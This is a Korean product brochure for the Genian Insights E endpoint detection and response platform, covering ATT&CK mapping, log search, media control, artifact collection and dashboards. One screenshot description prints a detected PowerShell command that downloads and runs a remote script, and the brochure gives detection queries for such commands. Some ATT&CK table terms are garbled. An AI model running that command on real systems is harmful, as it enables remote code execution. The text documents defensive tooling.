
✓ EDR 관리자 화면 (백신 엔진 탐지 이벤트)



✓ 사용자 PC에서의 백신 화면(UI)



(랜섬웨어 대응) 실시간으로 랜섬웨어 행위를 모니터링하여 탐지 / 백업 / 대응 / 복원을 실시간으로 수행합니다. (옵션)



옵션
(별도 라이선스 필요)

(MITRE ATT&CK) 더 쉽게 위협을 식별할 수 있도록 MITRE Matrix View 와 Tag 를 제공합니다.



ChildProcessCreate	chrome.exe 프로세스가 cmd.exe 프로세스를 실행했습니다.	Remote Services: SMB/Windows Admin Shares
ProcessStart	chrome.exe 프로세스에 의해 cmd.exe 프로세스가 시작되었습니다.	Remote Services: SMB/Windows Admin Shares
ChildProcessCreate	bash 프로세스가 netstat 프로세스를 실행했습니다.	System Network Connections Discovery
ProcessStart	bash 프로세스에 의해 netstat 프로세스가 시작되었습니다.	System Network Connections Discovery

Technique

- Virtualization/Sandbo... 1098
- System Network Conn... 978
- Create Or Modify Syste... 657
- System Information Di... 519
- System Location Disco... 224
- Command And Scripti... 192
- File And Directory Disc... 113
- Deobfuscate/Decode F... 102
- System Owner/User Di... 58
- Scheduled Task/Job: ... 54

초기 침투 (Initial Access)	실행 (Execution)	연결 지속성 (Persistence)	권한 상승 (Privilege Escalation)	방어 회피 (Defense Evasion)	자격증명 액세스 (Credential Access)	탐색 (Discovery)	숙면 이동 (Lateral Movement)	수집 (Collection)	유출 (Exfiltration)	명령 및 제어 (Command and Control)	영향 (Impact)
공공 메일리케이스 악용	Windows 관리 도구	부팅 또는 로그인 초기화 스크립트	부팅 또는 로그인 초기화 스크립트	직접 볼륨 액세스	OS 자격증명 덤프	시스템 서비스 검색	원격 서비스	로컬 시스템의 데이터	다른 네트워크 매체를 통한 유출	데이터 난독화	데이터 파괴
공급망 손상	예약된 작업/작업	로그온 스크립트 (Windows)	로그온 스크립트 (Windows)	무엇도	LSASS 메모리	애블리케이션 장 검색	원격 데스크톱 프로토콜	이동식 미디어의 데이터	블루투스 등 통한 유출	정크 데이터	암호화된 데이터
소프트웨어 지속성 및 개발 도구 손상	At	로그인 후	로그인 후	난독화된 파일 또는 정보	보안 계정 관리자	레지스트리 쿼리	원격 서비스 SMB/Windows 관리자 공유	네트워크 공유 드라이브의 데이터	자동화된 유출	프로토콜 위장	서비스 중지
소프트웨어 공급망 손상	Cron	네트워크 로그온 스크립트	네트워크 로그온 스크립트	LSA Secrets	NTDS	분산 컴포넌트 검색 모듈	SSH	입력 캡처	트래픽 복제	몰래 채널	시스템 복구 방해
하드웨어 추가	예약된 작업	RC 스크립트	RC 스크립트	캐시된 도메인 자격 증명	DCSync	키 로깅	VNC	키 로깅	예약 전송	애블리케이션 계층 프로토콜	변조
파싱	시스템 타이머	시작 항목	시작 항목	베로 후 컴파일	Proc 파일 시스템	GUI 입력 캡처	Windows 원격 관리	GUI 입력 캡처	데이터 전송 크기 제한	파일 전송 프로토콜	내부 변조
스피어피싱 첨부 파일	컨테이너 오게스트레이션 작업	예약된 작업/작업	예약된 작업/작업	도구에서 지표 제거	/etc/passwd 및 /etc/shadow	웹 포팅 캡처	클라우드 서비스	웹 포팅 캡처	C2 채널을 통한 유출	메일 프로토콜	외부 변조
스피어피싱 링크	명령 및 스크립팅 인 터프리터	At	At	HTML 스미어링	네트워크 스니핑	자극 증명 API 후킹	공유 콘텐츠 오버	자극 증명 API 후킹	대체 인종 자료 사용	대체 프로토콜을 통한 유출	외부 변조
	PowerShell	예약된 작업	예약된 작업	동적 API 해결	임팩 캡처	네트워크 스니핑	이동식 미디어를 통한 복제	데이터 스테이밍	대체 프로토콜을 통한 유출	대체 프로토콜을 통한 유출	외부 변조
	AppleScript	시스템 타이머	시스템 타이머	제거된 페이로드	키 로깅	네트워크 스니핑	원격 서비스 악용	로컬 데이터 스테이밍	대체 암호화 비 C2 프로토콜을 통한 유출	프록시	네트워크 서비스 거부
	Windows 명령 셸	컨테이너 오게스트레이션 작업	컨테이너 오게스트레이션 작업	임베디드 페이로드	GUI 입력 캡처	네트워크 서비스 검색	내부 스피어피싱	원격 데이터 스테이밍	비대칭 암호화된 비-C2 프로토콜을 통한 유출	내부 프록시	직접 네트워크 플리딩
	유닉스 셸	유폴한 계정	프로세스 인젝션	명령 난독화	웹 포팅 캡처	시스템 네트워크 연결 검색	내부 스피어피싱	화면 캡처	이메일 수집	외부 프록시	변조
	Visual Basic	(0/4)	(0/12)	파일리스 스토리지	자극 증명 API 후킹	시스템 네트워크 연결 검색	대체 인종 자료 사용	이메일 수집	암호화되지 않은 비-C2 프로토콜을 통한 유출	멀티용 프록시	변조
	Python	기본 계정	동적 링크 라이브러리 인젝션	위장	무차별 대입	프로세스 검색	애블리케이션 액세스 도난	이메일 수집	암호화되지 않은 비-C2 프로토콜을 통한 유출	도메인 프인팅	넷드포인드 서비스 거부
	JavaScript	도메인 계정	유대용 실행 파일 인젝션	위장	오른쪽에서 왼쪽으로 읽어 쓰기	관련 그룹 검색	해시 전달	로컬 이메일 수집	클러직 배제를 통한 유출	이동식 미디어를 통한 커뮤케이션	OS 고갈 플리딩
	네트워크 장치 CLI	로컬 계정	스레드 실행 하이재킹	위장	시도 후 컴파일	관련 그룹 검색	타겟 전달	원격 이메일 수집	클라우드 계정으로 데이터 전송	비애블리케이션 계층 프로토콜	서비스 고갈 플리딩
	Cloud API	클라우드 계정	비동기 프로시지 호출	위장	시스템 유틸리티 미	도메인 그룹	클립보드 데이터	이메일 전달 규칙	클라우드 계정으로 데이터 전송	Dead Drop Resolver	시스템 종료/재부팅
	소프트웨어 배포 도구	계정 조작	스레드 로컬 스토리지	위장	작업 또는 서비스 위장	다단계 인증 차단	자동 수집	웹 서비스	클라우드 계정으로 데이터 전송		
	네이티브 API	추가 클라우드 자격 증명	Prace 시스템 호출	위장	정상적인 이름 또는 위치와 일치	가짜 이벤트	자동 수집	Dead Drop Resolver			
	공유 모듈	추가 이메일 위임 권한	추가 창 메모리 인젝션	위장	파일 이름 뒤 코덱		오디오 캡처				
	스피어피싱 링크	추가 클라우드 역할									

(이벤트 조사) 대량의 로그를 쉽고 빠르게 검색할 수 있도록 최적화된 DB와 고 성능의 SSD 를 제공하여 1억 건의 로그를 5초 이내에 검색할 수 있습니다.

검색 예시)

- CmdLine:download* AND ProcName:powershell.exe => powershell 에서 download 명령어 수행 이력 검색
- ReqName:hh.exe AND ProcName:("wscript.exe" OR "mshta.exe" OR "cmd.exe") => hh.exe 에 의해 실행된 wscript.exe, mshta.exe, cmd.exe 이력 확인

The screenshot displays the Genian Insights E interface with a search query: `CmdLine:download* AND ProcName:powershell.exe`. The search results table shows two entries for `powershell.exe` starting at 2025-05-23 17:08:15 and 16:13:45. A detailed view of a `powershell.exe` process is shown, including its parent process (`cmd.exe`), event time (2025-05-23 10:18:31), and command line: `powershell -ExecutionPolicy Bypass -WindowStyle Hidden -Command "IEX (New-Object Net.WebClient).DownloadString('http://192.168.220.128:8080/test.ps1')`. A process flow diagram shows the execution path from `test.hwp.exe` to `cmd.exe` and then to `powershell.exe`, which generated 15 module events and 13 file events. A network events panel shows an outgoing connection to `52.196.128.139:443` (slack.com) via TCP. A central timeline shows various system events like `FileCreate`, `FileDelete`, and `NetworkConnect` for processes like `opera.exe` and `packagekitd`.

(매체제어) USB 저장장치에 대한 매체제어 기능이 추가되어 사용/차단/읽기/쓰기 권한을 설정할 수 있습니다.
 (안전모드) 안전모드 진입 시 화면을 사용하지 못하게 제어할 수 있습니다.



Safe mode screen



EDR Agent layer

※ 패스워드 입력 시 안전모드 사용 가능

매체 제어	사용	읽기 전용	차단
이동식 디스크 통제	허용	읽기 전용	차단
외장 디스크 통제	허용	읽기 전용	차단
CD/DVD 통제 (개별종)	허용	읽기 전용	차단
외부 공유 폴더 접근 통제	허용		차단
이동식 디스크 실행	허용		차단

안전모드 진입 암호*

안전모드에 진입 가능한 암호를 설정합니다. 장애 상황 발생 시 이 암호를 입력하여 안전모드에 진입할 수 있습니다. (암호 길이 (4 - 30))

차단화면 안내 문구 ko en

사내 보안 정책에 따라 안전모드 사용은 금지되어 있습니다. 모든 사용 내역은 모니터링되고 있으며, 허가받은 사용자만이 안전모드 사용이 가능합니다.

차단 화면에 표시될 안내 문구를 입력합니다.

옵션
(별도 라이선스 필요)

(OS지원) Agent 는 Windows 뿐만 아니라 Linux, macOS 도 지원합니다.

Windows	Linux	macOS
Windows 7 SP2 이상	Ubuntu : 18.04.5 이상	11 Big Sur
ServerServer 2012 이상 (2012 R2, 2016, 2019, 2022, 2025)	Centos : 7 이상	12 Monterey
	Debian : 10 이상	13 Ventura
	Fedora : 35 이상	14 Sonoma
	RHEL : 7 이상	15 Sequoia
	Rocky : 8 이상	26 Tahoe (예정)

OS	플랫폼	OS	플랫폼
Red Hat Enterprise Linux, x86_64	Ubuntu 20.04.6 LTS, x86_64	Microsoft Windows Server 2012 R2 x64	Microsoft Windows Server 2012 R2 x64
Red Hat Enterprise Linux 9.1 (Platina), x86_64	Ubuntu 22.04.4 LTS, x86_64	Microsoft Windows Server 2012 R2 x64	Microsoft Windows Server 2016 x64
CentOS Linux 7 (Core), x86_64	macOS Sonoma	Microsoft Windows Server 2016 x64	Microsoft Windows Server 2016 x64
Ubuntu 22.04.4 LTS, x86_64	Microsoft Windows 11 Professional x64	Microsoft Windows Server 2016 x64	Microsoft Windows Server 2016 x64
Red Hat Enterprise Linux, x86_64	Microsoft Windows 11 Home x64	Microsoft Windows Server 2016 x64	Microsoft Windows Server 2016 x64
Rocky Linux 8.7 (Green Obsidian), x86_64	Microsoft Windows 11 Professional x64	Microsoft Windows Server 2016 x64	Microsoft Windows Server 2016 x64
CentOS Linux 7 (Core), x86_64	Microsoft Windows 10 Professional x64	Microsoft Windows Server 2016 x64	Microsoft Windows Server 2016 x64
Red Hat Enterprise Linux 9.1 (Platina), x86_64	Microsoft Windows 11 Professional x64	Microsoft Windows Server 2019 x64	Microsoft Windows Server 2019 x64
Ubuntu 24.04.1 LTS, x86_64	Microsoft Windows Server 2019 x64	Microsoft Windows Server 2019 x64	Microsoft Windows Server 2019 x64

The screenshot displays the Genian Insights E interface. The top part shows a process tree for WINWORD.EXE, starting from winlogon.exe (parent process) through userinit.exe (parent process) to Explorer.EXE (parent process). The WINWORD.EXE process is shown with 2 network events, 4 module events, and 24 file events. Below this, there are two more process trees: one for containerd-shim-runc-v2 (parent process) leading to dash (parent process) and apache2 (parent process), and another for Clipboard History (parent process) leading to nsattributedStringagent (child process), com.apple.WebKit.GPU (child process), and com.apple.WebKit1 (child process). The right side of the interface shows detailed information for WINWORD.EXE, including its start time (2025-06-17 15:30:55), event type (ProcessStart), process path (C:\Program Files\Microsoft Office\Office15\WINWORD.EXE), and command line. Below this, there is a section for '파일 정보' (File Info) showing details for a file named 'sess_81e1041519b0d56b70c93865202609', including its name, file name, and various links. The bottom part of the screenshot shows a detailed view of a 'Clipboard History' event, including the process name, source file, target file, and file type (DOC).

(아티팩트 수집) 시스템 정보, Prefetch 파일, 레지스트리, 브라우저 방문 기록 등의 포렌식을 위한 아티팩트를 수집합니다.

The screenshot displays the Genian Insights E interface. At the top, a table lists artifacts with columns for upload time, status, OS, type, filename, size, path, IP, user, department, and collector. Below this, a search bar and a table of message fields are visible. A modal dialog titled '아티팩트 수집' (Artifact Collection) is open, showing a list of items to be collected with checkboxes for System info, Autorun, Browser history, Registry, Windows events, Prefetch files, File system info, and Network packet dumps. A warning message is displayed in the dialog, and '요청' (Request) and '취소' (Cancel) buttons are at the bottom.

업로드 시각	상태	OS	타입	파일명	파일 크기	파일 경로	IP	사용자	부서명	요청자
2025-06-24 11:18:05		Windows	Artifact	B5C578B88467D1B441D99160883F1EE781BF...	331.0 MB	C:\Program Files\Geni\Insights\artifact\B5C578B88467...	172.29.67.110			

수집 시각	이벤트 시각	아티팩트 유형	아티팩트 세부 유형	메시지
2025-06-24 11:04:22		Prefetch	PfRecord	PfName : MS-TEAMS.EXE-AB27772B.pf FileName : CVERSIONS.2.DB
2025-06-24 11:04:22		Prefetch	PfRecord	PfName : MS-TEAMS.EXE-AB27772B.pf FileName : WINDOWS.STATEREPOSITORYPS.DLL
2025-06-24 11:04:22		Prefetch	PfRecord	PfName : MS-TEAMS.EXE-AB27772B.pf FileName : WINDOWSSHHELL.MANIFEST
2025-06-24 11:04:22		Prefetch	PfRecord	PfName : MS-TEAMS.EXE-AE3C3963.pf FileName : BC3902D8132F43E3AE086A009979FA88.DB
2025-06-24 11:04:22		Prefetch	PfRecord	PfName : MS-TEAMS.EXE-AE3C3963.pf FileName : D2D1.DLL
2025-06-24 11:04:22		Prefetch	PfRecord	PfName : MS-TEAMS.EXE-AE3C3963.pf FileName : DPAPI.DLL
2025-06-24 11:04:22		Prefetch	PfRecord	PfName : MS-TEAMS.EXE-AE3C3963.pf FileName : TZRES.DLL.MUI
2025-06-24 11:04:22		Prefetch	PfRecord	PfName : MS-TEAMS.EXE-AE3C3963.pf FileName : WSHQOS.DLL.MUI
2025-06-24 11:04:22		Prefetch	PfRecord	

아티팩트 수집

아티팩트 수집 대상


- System 정보
- 레지스트리
- FileSystem 정보
- Autorun
- 윈도우 이벤트
- 네트워크 패킷 덤프
- 브라우저 방문 기록
- Prefetch 파일

수집 항목, 아티팩트의 양, PC 사양 등에 따라 한 시간 이상 소요될 수도 있습니다.
아티팩트 수집이 진행중인 경우, 완료될 때까지는 새로운 아티팩트 수집 명령을 내릴 수 없습니다.



(가벼운 에이전트) 에이전트는 사용자가 불편함을 느끼지 못하도록 가볍게 동작하며 다양한 환경에서도 안정적으로 동작하도록 구현되어 있습니다.



Windows



(이벤트 활용) 수집된 방대한 이벤트 데이터를 다양한 방식으로 활용할 수 있습니다. 특정 프로세스나 IP를 기준으로 전체 행위를 빠르게 조회하여, 내부 위협이나 의심스러운 활동을 쉽게 식별하고 검증할 수 있습니다.



(Threat Hunting) 수집된 이벤트 데이터를 활용하여 내부 위협에 대한 사전 탐지가 가능합니다. 특정 프로세스나 IP를 중심으로 전체 행위 흐름을 분석해 이상 징후를 효과적으로 파악할 수 있습니다.

- 아래 notepad.exe 의 모든 행위를 분석하면 정상 위치에서 실행이 됐는지, 생성된 파일이 어떤 것이 있었는지, 의심될 만한 이상행위를 파악할 수 있습니다.

Index: endpoint2-* ProcName: notepad.exe

Each widget shows detailed information about what you're searching for, and makes it easy to analyse known information (IP, Port, Process, etc.).

- Understand routine behaviour of specific processes, specific IPs, and more at a glance
- Example search) ProcName: notepad.exe, ProcName: chrome.exe, BytesSent: >1000000 AND ProcName: 0000, RemotePort: 339, RemoteIP: 00.000.00.00

분류	수량
20.190.144.170	3
40.126.38.102	3
20.190.144.172	2

분류	수량
SRE팀	862
Windows팀	756

Number of External IP accesses

Counts: 11

필드	지난주	이번주	증감
FileMove	2,773	1,901	- 31 %
FileDelete	2,584	483	- 81 %

필드	지난달	이번달	증감
20.190.14...	0	3	+ 300 %
40.126.38...	0	3	+ 300 %

EventTime	IP	ProcName	BytesS...	BytesRecvd	LocalPort	RemotePort	RemoteIP	연결 카운트
2025-05-12 10:04:41	172.29.25.95	Notepad.exe	2,298	4,914	30712	443	40.126.38.160	1
2025-05-12 09:42:27	172.29.155...	Notepad.exe	2,318	4,941	50501	443	40.126.38.102	1

EventTime	IP	AuthName	ProcName	ProcPath
2025-05-13 14:42:59	172.29.60.62	이병택	Notepad.exe	C:\Program Files\WindowsApps\Microsoft.WindowsNotepad_11.2501.31...
2025-05-13 14:42:59	172.29.60.62	이병택	Notepad.exe	C:\Program Files\WindowsApps\Microsoft.WindowsNotepad_11.2501.31...

External Transmission

선택 필드

- 이벤트 시각: 2025-05-12 10:04:41
- 사용자IP: 172.29.25.95
- 프로세스명: Notepad.exe
- 송신 Bytes: 2,298
- 수신 Bytes: 4,914
- 로컬 Port: 30712
- 리모트 Port: 443
- 리모트 IP: 40.126.38.160
- 연결 카운트: 1
- 도메인명: graph.microsoft.com

Time	IP	ProcName	ProcPath	EventSubType	FileType	FileName2	FileName
4:37:18	172.29.30.220	notepad...	C:\Program Files\WindowsApps\Microsoft.WindowsNotepa...	FileDelete			3e1e1303-347...
4:35:07	172.29.25.97	Notepad...	C:\Program Files\WindowsApps\Microsoft.WindowsNotepa...	FileCreate		114cf577b4c...	
4:35:05	172.29.25.97	Notepad...	C:\Program Files\WindowsApps\Microsoft.WindowsNotepa...	FileDelete		1a126312-73c...	
4:35:05	172.29.25.97	Notepad...	C:\Program Files\WindowsApps\Microsoft.WindowsNotepa...	FileMove		1a126312-73d4-4...	1a126312-73c...

EventTime	사용자IP	이벤트 상세 분류	프로세스 ID	프로세스명	커맨드라인
2025-05-12 08:57:54	172.29.30.85	ChildProcessCreate	56356	Notepad.exe	"C:\Program Files\WindowsApps\Microsoft.WindowsNotepad_11.2501.3...

※ 실제 notepad.exe 에 의한 이상행위 사례 다수 확인 됨

(대시보드) 위협을 탐지하기 위해 수집한 정보를 다양한 위젯으로 대시보드를 쉽게 구현하여 엔드포인트 내의 정보를 쉽게 확인할 수 있습니다.

위젯 선택

위젯 추가

전체 (21)


기타 위젯(11)

차트 위젯(10)



GeoIP 맵
IP의 위치정보(GeoIP)를 지도를 통해 시각화 하는 위젯

위젯 추가



Scatter Plot 차트
두 변수의 좌표를 그래프에 점들로 표시하는 산점도 그래프 차트

위젯 추가



가로축 Bar 차트
막대 그래프로서 가로축으로 뻗는 형태

위젯 추가



가로축 Stacked Bar 차트
막대 그래프로서 가로축으로 뻗는 형태이며 집합된 데이터를 표시 할 때 한 막대에 여러 겹을 층층이 쌓아서 표시함

위젯 추가

